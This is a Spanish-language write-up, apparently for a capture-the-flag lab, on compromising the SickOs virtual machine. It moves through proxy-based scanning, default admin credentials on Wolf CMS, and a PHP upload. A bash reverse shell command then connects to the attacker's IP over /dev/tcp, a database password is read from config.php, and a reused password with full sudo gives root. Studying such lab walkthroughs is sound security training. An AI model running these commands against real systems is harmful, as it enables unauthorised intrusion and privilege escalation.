

# sick0s

## Recopilación de información

Comenzamos realizando un escaneo de red para identificar la maquina sick0s:

```
sudo netdiscover -r 192.168.235.0/24
```

IP: 192.168.235.145 00:0c:29:78:4a:35 1 60 VMware, Inc.

Realizamos un escaneo de red:


```
sudo nmap -sCV -Pn -n -p- 192.168.235.145
```

Resultado:


```
Nmap scan report for 192.168.235.145
Host is up (0.00027s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 09:3d:29:a0:da:48:14:c1:65:14:1e:6a:6c:37:04:09 (DSA)
| 2048 84:63:e9:a8:8e:99:33:48:db:f6:d5:81:ab:f2:08:ec (RSA)
|_ 256 51:f6:eb:09:f6:b3:e6:91:ae:36:37:0c:c8:ee:34:27 (ECDSA)
3128/tcp  open  http-proxy Squid http proxy 3.1.19
| http-open-proxy: Potentially OPEN proxy.
|_ Methods supported: GET HEAD
|_ http-server-header: squid/3.1.19
|_ http-title: ERROR: The requested URL could not be retrieved
8080/tcp  closed http-proxy
MAC Address: 00:0C:29:78:4A:35 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Como vemos, tiene un proxy en la 2138 que esta abierto, todo fluye dentro de este proxi, asi que nos conectaremos con foxyproxy:

Introducimos la IP y el puerto del proxi:



Esto nos dará conexión a la pagina, que solo nos dará un mensaje:



# BLEHHH!!!

Para escanear este sitio usaremos nikto pero primero hay que configurarlo:

```
sudo emacs /etc/nikto.conf
```

En proxy settings agregamos la ip y el puerto como en foxyproxy:

```
# Warning if MAX_WARN OK or MOVED responses are retrieved
MAX_WARN=20

# Prompt... if set to 'no' you'll never be asked for anything. Good for automation.
#PROMPTS=no

# cirt.net : set the IP so that updates can work without name resolution -- just in case
CIRT=107.170.99.251

# Proxy settings -- still must be enabled by -useproxy
PROXYHOST=192.168.235.145
PROXYPORT=3128
#PROXYUSER=proxyuserid
#PROXYPASS=proxypassword
```

Ejecutamos nikto con --useproxy para que use el proxy:

```
nikto -h 192.168.235.145 --useproxy
```

El escaneo nos dara la info de la siguiente manera:

```
+ Target IP:      192.168.235.145
+ Target Hostname: 192.168.235.145
+ Target Port:    80
+ Proxy:          192.168.235.145:3128
+ Start Time:     2025-09-01 21:52:11 (GMT-4)
-----
+ Server: Apache/2.2.22 (Ubuntu)
+ /: Retrieved via header: 1.0 localhost (squid/3.1.19).
+ /: Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.21.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: Uncommon header 'x-cache-lookup' found, with contents: MISS from localhost:3128.
+ /: The X-Content-Type-Options header is not set. This could allow an attacker to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /robots.txt: Server may leak inodes via ETags, header found with file /robots.txt, inode: 265381, size: 45, mtime: Fri Dec 4 19:35:02 2015. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ : Server banner changed from 'Apache/2.2.22 (Ubuntu)' to 'squid/3.1.19'.
+ /: Uncommon header 'x-squid-error' found, with contents: ERR_INVALID_URL 0.
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows an attacker to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ / Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /cgi-bin/status: Uncommon header '93e4r0-cve-2014-6271' found, with contents: true.
+ /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
```

Vemos que hay un robots.txt, este archivo esta dirigido para bots, dice en allow las rutas que puede visitar el bot y en disallow las rutas que no puede visitar, el robots.txt tiene lo siguiente:


User-agent: \*

Disallow: /

Dissalow: /wolfcms

Vemos que el segundo esta mal escrito, esto dice dos cosas, la primer regla si la respetara, básicamente dice que bloquea todo el sitio, pero la segunda no se respeta. aunque esto da igual ya que si bloquea todo también bloquea esa, pero esto nos dice que hay un directorio con ese nombre:

Al entrar a esa pagina nos topamos con la siguiente web:



Este wolf es un CMS, como wordpress, drupal, joomla, etc...

## Explotación

Al explorar la pagina podemos ver que en la URL toma como parametro la pagina a la que vamos:


<http://192.168.235.145/wolfcms/?articles.html>

Si ponemos admin nos mandara al login de admin:

<http://192.168.235.145/wolfcms/?admin>

Nos lleva a

<http://192.168.235.145/wolfcms/?/admin/login>




igual investigando vi que si entras a <http://192.168.235.145/wolfcms/wolf/admin> , puedes ver los archivos que dispone la pagina:

# Index of /wolfcms/wolf/admin

| <u>Name</u>                                                                                                        | <u>Last modified</u> | <u>Size</u> | <u>Description</u> |
|--------------------------------------------------------------------------------------------------------------------|----------------------|-------------|--------------------|
|  <a href="#">Parent Directory</a> |                      | -           |                    |
|  <a href="#">images/</a>          | 05-Dec-2015 06:05    | -           |                    |
|  <a href="#">javascripts/</a>     | 05-Dec-2015 06:05    | -           |                    |
|  <a href="#">markitup/</a>        | 05-Dec-2015 06:05    | -           |                    |
|  <a href="#">stylesheets/</a>     | 05-Dec-2015 06:05    | -           |                    |
|  <a href="#">themes/</a>          | 05-Dec-2015 06:05    | -           |                    |

Para el login no hay que usar herramientas ya que las credenciales son muy fáciles: admin y admin



Creamos un archivo php para subirlo con el siguiente código:

Arriba dice en que directorio están /public, así que vamos y al entrar modificamos la URL de tal forma que quede así:

```
192.168.235.145/wolfcms/public/NoSoyUnMalware.php?cmd=bash -c "bash -i >%26  
/dev/tcp/192.168.235.139/1234 0>%261"
```

Antes de ejecutarlo, abrimos nc en modo escucha:

```
nc -lvnp 1234
```

Y tenemos reverse shell:

```
> nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.235.139] from (UNKNOWN) [192.168.235.145] 59329
bash: no job control in this shell
www-data@SickOs:/var/www/wolfcms/public$
```

Volvemos la tty interactiva:

```
script /dev/null -c bash
```

```
ctrl + z
```

```
stty raw -echo; fg
```

```
reset xterm
```

```
export TERM=xterm
```

```
export SHELL=bash
```

```
stty rows 44 columns 184
```

## Escalada de privilegios

Vamos a cd /home, vemos los usuarios y solo esta sickos

Dentro de home no hay nada mas, toca revisar la info de la pagina en /var/www/, aqui encontraremos en la ruta: /var/www/wolfcms, hay un config.php, al leerlo veremos informacion de credenciales:

```
// Database information:
```

```
// for SQLite, use sqlite:/tmp/wolf.db (SQLite 3)
```

```
// The path can only be absolute path or :memory:
```

```
// For more info look at: www.php.net/pdo
```

```
// Database settings:
```

```
define('DB_DSN', 'mysql:dbname=wolf;host=localhost;port=3306');
```

```
define('DB_USER', 'root');
```

```
define('DB_PASS', 'john@123');
```

```
define('TABLE_PREFIX', '');
```

No sirven para hacer su root, pero si su sickos, que es el otro usuario, vemos los permisos que tiene:

sudo -la

Matching Defaults entries for sickos on this host:

env\_reset, secure\_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User sickos may run the following commands on this host:

(ALL : ALL) ALL

Vemos que dice ALL, tiene todos los permisos, por lo que podemos hacer sudo su:

```
sickos@SickOs:~$ sudo su
root@SickOs:/home/sickos# whoami
root
root@SickOs:/home/sickos#
```

Somos root.